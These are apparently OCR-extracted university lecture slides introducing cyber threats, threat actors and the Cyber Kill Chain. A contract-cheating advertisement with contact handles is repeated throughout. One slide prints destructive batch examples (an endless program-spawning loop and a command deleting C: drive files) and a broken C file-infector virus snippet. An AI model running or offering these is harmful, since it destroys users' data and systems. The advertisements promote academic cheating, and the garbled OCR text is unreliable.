

程序代写代做 CS编程辅导



Cybersecurity Landscape



WeChat: cstutorcs

Assignment Project Exam Help

COMP90073
Email: tutorcs@163.com
Security Analytics

QQ: 749389476
Dr. Yi Han, CIS

<https://tutorcs.com>
Semester 2, 2021

- Cyber Threats
- Threat actors
- Cyber Kill Chain

程序代写代做 CS编程辅导



WeChat: cstutorcs

Assignment Project Exam Help

Email: tutorcs@163.com

QQ: 749389476

<https://tutorcs.com>

Cyber Threats

程序代写代做 CS编程辅导

<https://cybermap.kaspersky.com/>



WeChat: cstutorcs

Assignment Project Exam Help

Email: tutorcst@163.com

QQ: 749389476

<https://tutorcs.com>

<https://threatmap.checkpoint.com/>



- ATTACKS COUNTRY RATE
- Conficker_B_TC.cdzew 14:32:41 CA, United States → Portugal
 - NTP Enforcement Violation 14:32:41 South Africa → South Africa
 - Conficker_B_TC.cdzri 14:32:41 CA, United States → Portugal
 - Conficker_B_TC.cdzj 14:32:41 CA, United States → Portugal
 - Conficker_B_TC.cdzj 14:32:41 CA, United States → Portugal
 - Conficker_B_TC.cdzj 14:32:40 CA, United States → Portugal
 - Trojan.WIN32.XMLRig.A 14:32:40 Netherlands → Australia
 - Conficker_B_TC.cdzrm 14:32:40 CA, United States → Portugal

LIVE CYBER THREAT MAP

107,393,425 ATTACKS ON THIS DAY



- Malware
- Availability attacks
- Cyber Fraud
- Intrusions

程序代写代做 CS编程辅导



WeChat: cstutorcs

Assignment Project Exam Help

Email: tutorcs@163.com

QQ: 749389476

<https://tutorcs.com>

程序代写代做 CS 编程辅导

- **Malware:** Short for “malicious software”, any software designed to cause harm or gain unauthorized access to computer systems



- Virus: Malware that attaches itself to a program or file so it can spread to other computer systems

WeChat: cstutorcs

- Worm: Standalone malware that replicates itself in order to spread to other computer systems without human interaction

Email: tutorcs@163.com

- Trojan: Malware disguised as legitimate software to avoid detection. It opens a backdoor to your computer

QQ: 749389476
<https://tutorcs.com>

程序代写代做 CS编程辅导

```
@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top

@Echo off
Del C:\ *.* |y

@echo off
:x
start winword
start mspaint
start notepad
start write
start cmd
start explorer
start control
start calc
goto x
```



```
#include<iostream.h>
#include<io.h>
#include<dos.h>
#include<dir.h>
#include<conio.h>

FILE *virus,*host;
int done;
unsigned long x;
char buff[2048];
struct ffbblk ffbblk;

void main()
{
    clrscr();
    done=findfirst(".*",&ffblk,0);
    while(!done)
    {
        virus=fopen(argv[0],"rb");
        host=fopen(ffblk.ff_name,"rb+");
        if(host==NULL) goto next;
        x=89088;
        while(x>2048)
            fread(buff,2048,1,virus);
            fwrite(buff,2048,1,host);
            x-=2048;
        }
        fread(buff,x,1,virus);
        fwrite(buff,x,1,host);
        next:
        {
            fcloseall();
            done=findnext(&ffblk);
        }
    }
getch();
```

WeChat: cstutorcs
Assignment Project Exam Help

Email: tutorcs@163.com

QQ: 749389476

<https://tutorcs.com>

程序代写代做 CS编程辅导

- Spyware: Malware installed on a computer system without permission and/or  by the operator, for the purposes of espionage and info collection. Keyloggers fall into this category



- Keylogger: A piece of hardware or software that (often covertly) records the keys pressed on a keyboard or similar computer input device

WeChat: cstutorcs

Assignment Project Exam Help

- Rootkit: A collection of (often) low-level software designed to enable access to or gain control of a computer system (“Root” denotes the most powerful level of access to a system)

Email: tutorcs@163.com

QQ: 749389476

<https://tutorcs.com>

程序代写代做 CS编程辅导

- Adware: Malware that injects unsolicited advertising material (e.g., pop ups, banners, videos) into a user interface, often when a user is browsing the web



InsertedAt="2019-07-18 05:30:39" | EventID=147; EventType="Adware or PUA"; Action="Blocked"; ComputerName="ops-sys-004"; ComputerDomain="PONDEROSA"; ComputerIPAddress="77.26.148.180"; EventTime="2019-07-18 05:30:39"; ActionTakenID="116"; UserName="PONDEROSA\sirico"; ScannerTypeID="200"; ScannerType="Unknown"; StatusID="300"; Status="Cleanable"; ThreatTypeID="2"; EventType="Adware or PUA"; EventName="LeakTest"; FullFilePath="\green.sophos\dfs\UK\Users\My Documents\SCF_Epm\SCF\test_0019\Benchmark_tools\leaktest1.2.exe"; GroupName="PONDEROSA\Computers";
action = blocked | dest = ops-sys-004 | file_name = leaktest1.2.exe | signature = LeakTest |
user = PONDEROSA\sirico | vendor_product = Sophos Endpoint Protection

Email: tutorcs@163.com

QQ: 749389476


Adware detection log example

<https://tutorcs.com>

Malware

程序代写代做 CS编程辅导

- Ransomware: malware designed to restrict availability of computer systems. A sum of money (ransom) is paid



Assignment Project Exam Help


Email: tutorcs@163.com

QQ: 749389476

<https://tutorcs.com>

程序代写代做 CS编程辅导

- Bot: A variant of malware that allows attackers to remotely take over and control computer systems, making them zombies
- Botnet: A network of bot-infected computers controlled by a central command and control server.



GameOver Zeus (GOZ) Malware Architecture

BUILDING THE BOTNET
Cyber criminals create a network of compromised computers by sending emails with embedded malicious links or attachments or by enticing users to visit infected websites. Once infected, covertly installed malware connects computers to the botnet infrastructure without the owners' knowledge.

COMMAND AND CONTROL SERVERS
At the core of the botnet are servers which issue commands orchestrating various criminal activities.

BOTNET USE
Infected computers are organized together to implement illegal orders from the command and control servers.

A QUIET THREAT
Botnets typically operate without obvious visible evidence and can remain operational for years.

GOZ malware can be used to download and install additional malware, including Cryptolocker, as well as extract banking credentials, which facilitates the illegal withdrawal of funds from individuals and businesses through financial institutions. The criminals' ability to access accounts at will undermines business integrity and public confidence and has the potential to threaten financial infrastructure.

Assignment Project Exam Help
Email: tutorcs@163.com
QQ: 749389476
<https://tutorcs.com>

Source: www.fbi.gov

- Malware
- Availability attacks
- Cyber Fraud
- Intrusions

程序代写代做 CS编程辅导



WeChat: cstutorcs

Assignment Project Exam Help

Email: tutorcs@163.com

QQ: 749389476

<https://tutorcs.com>

Availability Attacks

程序代写代做 CS编程辅导

- Denial of service (DoS) and distributed denial of service (DDoS): Attacks on the availability of systems through high-volume bombardment and/or many requests, often also breaking down system integrity and reliability.



- Malware
- Availability attacks
- Cyber Fraud
- Intrusions

程序代写代做 CS编程辅导



WeChat: cstutorcs

Assignment Project Exam Help

Email: tutorcs@163.com

QQ: 749389476

<https://tutorcs.com>

程序代写代做 CS编程辅导

- Click fraud: “the fraudulent practice of clicking many times on an online advertisement to generate a small fee charged to the advertiser per click, thereby harming the advertiser or benefiting the host website”
 - from *dictionary.com*



- Phishing (aka masquerading): Communications with a human who pretends to be a reputable entity or person in order to induce the revelation of personal information or to obtain private assets
 - [https://www.ted.com/talks/jonathan_crowe_email_tutors@163.com_is_what_happens_when_you_reply_to_spam_email](https://www.ted.com/talks/jonathan_crowe_email_tutors@163_com_is_what_happens_when_you_reply_to_spam_email)
QQ: 749389476
- Spear phishing: Phishing targeted at a particular user, making use of information about that user gleaned from outside sources

Fraud

程序代写代做 CS编程辅导

CC: Subject: FW: TAX REFUND NOTIFICATION - 22/06/2015

From: ato@ato.com.au
Subject: TAX REFUND NOTIFICATION - 22/6/
To: spe_87@hotmail.com
Date: Mon, 22 Jun 2015 03:40:20 +0100


Incorrect email address


Tutor CS

TAX REFUND NOTIFICATION
22/6/2016

WeChat: cstutorcs  Reassuring statement

Assignment Project Exam Help

After the last calculation of your fiscal activity we have determined that you are eligible to receive a refund of **395.60 AUD**.
Submit the Tax refund request and allow us **3-9 business days** in order to process it.

Access the following link to submit your Tax refund:
[Submit your Tax refund here](#)

Email: tutorcs@163.com

To submit your Tax refund by other means, phone our Publications Distribution Service.
You can speak to an operator between 8.00am and 5.00pm Monday to Friday.

QQ: 749389476

A refund can be delayed for a variety of reasons. For example submitting invalid records or applying after the deadline.

<https://tutorcs.com>

Sincerely,
Australian Taxation Office
Document Reference: 9274362563

- Malware
- Availability attacks
- Cyber Fraud
- Intrusions

程序代写代做 CS编程辅导



WeChat: cstutorcs

Assignment Project Exam Help

Email: tutorcs@163.com

QQ: 749389476

<https://tutorcs.com>

Intrusions

程序代写代做 CS编程辅导

- Login attack: Multiple, usually automated, attempts at guessing credentials for authentication systems, either in a brute-force manner or with stolen/purchased credentials
- Advanced persistent threats (APTs): Highly targeted networks or host attack in which a stealthy intruder remains intentionally undetected for long periods of time in order to steal and exfiltrate data

WeChat: cstutorcs

Assignment Project Exam Help

- Exploit: A piece of code or software that exploits specific vulnerabilities in other software applications or frameworks

Email: tutorcs@163.com

QQ: 749389476

- Zero-day vulnerability: A weakness or bug in computer software or systems that is unknown to the vendor, allowing for potential exploitation (called a zero-day attack) before the vendor has a chance to patch/fix the problem

<https://tutorcs.com>

COMP90073 Security Analytics © University of Melbourne 2021

程序代写代做 CS编程辅导

- APT: <https://www.youtube.com/watch?v=SZCE677ijMU>



WeChat: cstutorcs

Assignment Project Exam Help

Email: tutorcs@163.com

QQ: 749389476

<https://tutorcs.com>

程序代写代做 CS编程辅导

- Zero-day: <https://www.youtube.com/watch?v=-BIANfzF43k>



WeChat: cstutorcs

Assignment Project Exam Help

Email: tutorcs@163.com

QQ: 749389476

<https://tutorcs.com>

Intrusions

程序代写代做 CS编程辅导

- STUXNET: <https://www.youtube.com/watch?v=7g0pi4J8auQ>



Outline

- Cyber Threats
- Threat actors
- Cyber Kill Chain

程序代写代做 CS编程辅导



WeChat: cstutorcs

Assignment Project Exam Help

Email: tutorcs@163.com

QQ: 749389476

<https://tutorcs.com>

Threat Actors

程序代写代做 CS编程辅导

Actor	Description
Cyber-criminal	<p>Cyber-criminals are primarily motivated by money and use a variety of threats – including DDOS/extortion, blackmail, etc.</p> 
Hacktivist	Hacktivists are primarily ideologically-motivated and aim to bring attention to their cause.
Nation State	<p>Nation State are primarily motivated by surveillance, espionage and stealing intellectual property for economic advantage.</p> <p>WeChat: cstutorcs Assignment Project Exam Help</p>

Email: tutorcs@163.com

Organisation

QQ: 749389476




<https://tutorcs.com>

What They Want

程序代写代做 CS编程辅导


Top data varieties compromised



Source: 2018 Verizon data breach investigations report

How Hackers Get In

Top 20 action varieties in breaches



WeChat: cstutorcs

Source: 2018 Verizon data
breach investigations
report

Email: tutorcs@163.com

QQ: 749389476

<https://tutorcs.com>

程序代写代做 CS编程辅导



Use Case Discussion

程序代写代做 CS编程辅导

Company X and Company Y are competitors who both are bidding on a secret Government project. Staff A (attacker) from Company X learned from LinkedIn that Staff V is the lead architect in Company Y. A then crafted an email pretending to come from an acquaintance of V with a malware attached. V was lured to click on the malware in the email, which installed a backdoor that gave A the remote control of Staff V's computer. After that, Staff A started to copy key design documents from V's computer.



WeChat: estutorcs

Assignment Project Exam Help

- What are different type of cyber threats/attacks in this use case?
- How can you detect these attacks, and what data can help?
 - **Gateway controls** such as Web proxy, Email proxy, DNS proxy
 - **Network controls** such as IPS (Intrusion Prevention System)
 - **Endpoint controls** such as AV (Anti-Virus), HIPS (Host based IPS)
 - **User controls** such as security awareness education

- Cyber Threats
- Threat actors
- Cyber Kill Chain

程序代写代做 CS编程辅导



WeChat: cstutorcs

Assignment Project Exam Help

Email: tutorcs@163.com

QQ: 749389476

<https://tutorcs.com>

Cyber Kill Chain

程序代写代做 CS编程辅导

"The Cyber Kill Chain framework ® is part of the Intelligence Driven Defense model ® for the identification and prevention of cyber intrusions activity. The model identifies the steps the adversaries must complete in order to achieve their objective.



The seven steps of the Cyber Kill Chain® enhance visibility into an attack and enrich an analyst's understanding of an adversary's tactics, techniques and procedures.

Email: tutorcs@163.com

From: Lockheed Martin Corporation
QQ: 749389476

<https://tutorcs.com>

程序代写代做 CS编程辅导

- **Reconnaissance** - Research, identification and selection of targets, often represented as crawled internet websites such as conference proceedings and mailing lists. email addresses, social relationships, or information on specific technologies
- **Weaponization** - Coupling a remote access trojan with an exploit into a deliverable payload, typically by means of an automated tool (weaponizer). Increasingly, client application data files such as Adobe Portable Document Format (PDF) or Microsoft Office documents serve as the weaponized deliverable.

QQ: 749389476

<https://tutorcs.com>



程序代写代做 CS编程辅导

- **Delivery** - Transmission of the weapon to the targeted environment. For example, email attachments, websites, and USB removable media are delivery vectors for weapon payloads



- **Exploitation** - After the weapon is delivered to victim host, exploitation triggers intruders' code. WeChat, ~~Assignment Project Exam Help~~, exploitation targets an application or operating system vulnerability, but it could also more simply exploit the users themselves or leverage an operating system feature that auto-executes code.

Email: tutorcs@163.com

- **Installation** - Installation of a remote access trojan or backdoor on the victim system allows the adversary to maintain persistence inside the environment

QQ: 749389476

<https://tutorcs.com>

程序代写代做 CS编程辅导

- **Command and Control (C2)** - Typically, compromised hosts must beacon outbound to an  controller server to establish a C2 channel. APT malware  typically requires manual interaction rather than conduct activity automatically. Once the C2 channel establishes, intruders have “hands on keyboard” access inside the target environment

WeChat: cstutorcs

- **Actions on Objectives** - Only now, after progressing through the first six phases, can intruders take actions to achieve their original objectives. Typically, this objective is data exfiltration which involves collecting, encrypting and extracting information from the victim environment; violations of data integrity or availability are potential objectives as well. Alternatively, the intruders may only desire access to the initial victim box for use as a hop point to compromise additional systems and move laterally inside the network

Assignment Project Exam Help

Email: tutorcs@163.com

QQ: 749389476

<https://tutores.com>

Cyber Kill Chain

程序代写代做 CS编程辅导



WeChat: cstutorcs
Assignment Project Exam Help

Email: tutorcs@163.com

QQ: 749389476

<https://tutorcs.com>

程序代写代做 CS编程辅导

- Cyber threats

- Malware

- Explain & compare types of Malware

- Availability attack

- Describe DoS/DDoS attacks

- Fraud

- Explain difference between phishing and spear phishing

- Intrusions

Email: tutorcs@163.com

- Explain various types of intrusions

- Cyber kill chain

- Explain seven steps

<https://tutorcs.com/cyberkillchain>

- Model cyber attacks using cyber kill chain



WeChat: cstutorcs

Assignment Project Exam Help

Email: tutorcs@163.com

QQ: 749389476

程序代写代做 CS编程辅导

- [1] Clarence Chio & David Freeman, 2018, *Machine Learning and Security*, Chapter 1, O'Reilly
- [2] Eric M. Hutchins, Michael J. Clopperty, and Rohan M. Amin, 2010, *Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains*, Proc. 6th Int'l Conf. Information Warfare and Security(ICIW'11)

WeChat: cstutorcs

Assignment Project Exam Help

Email: tutorcs@163.com

QQ: 749389476

<https://tutorcs.com>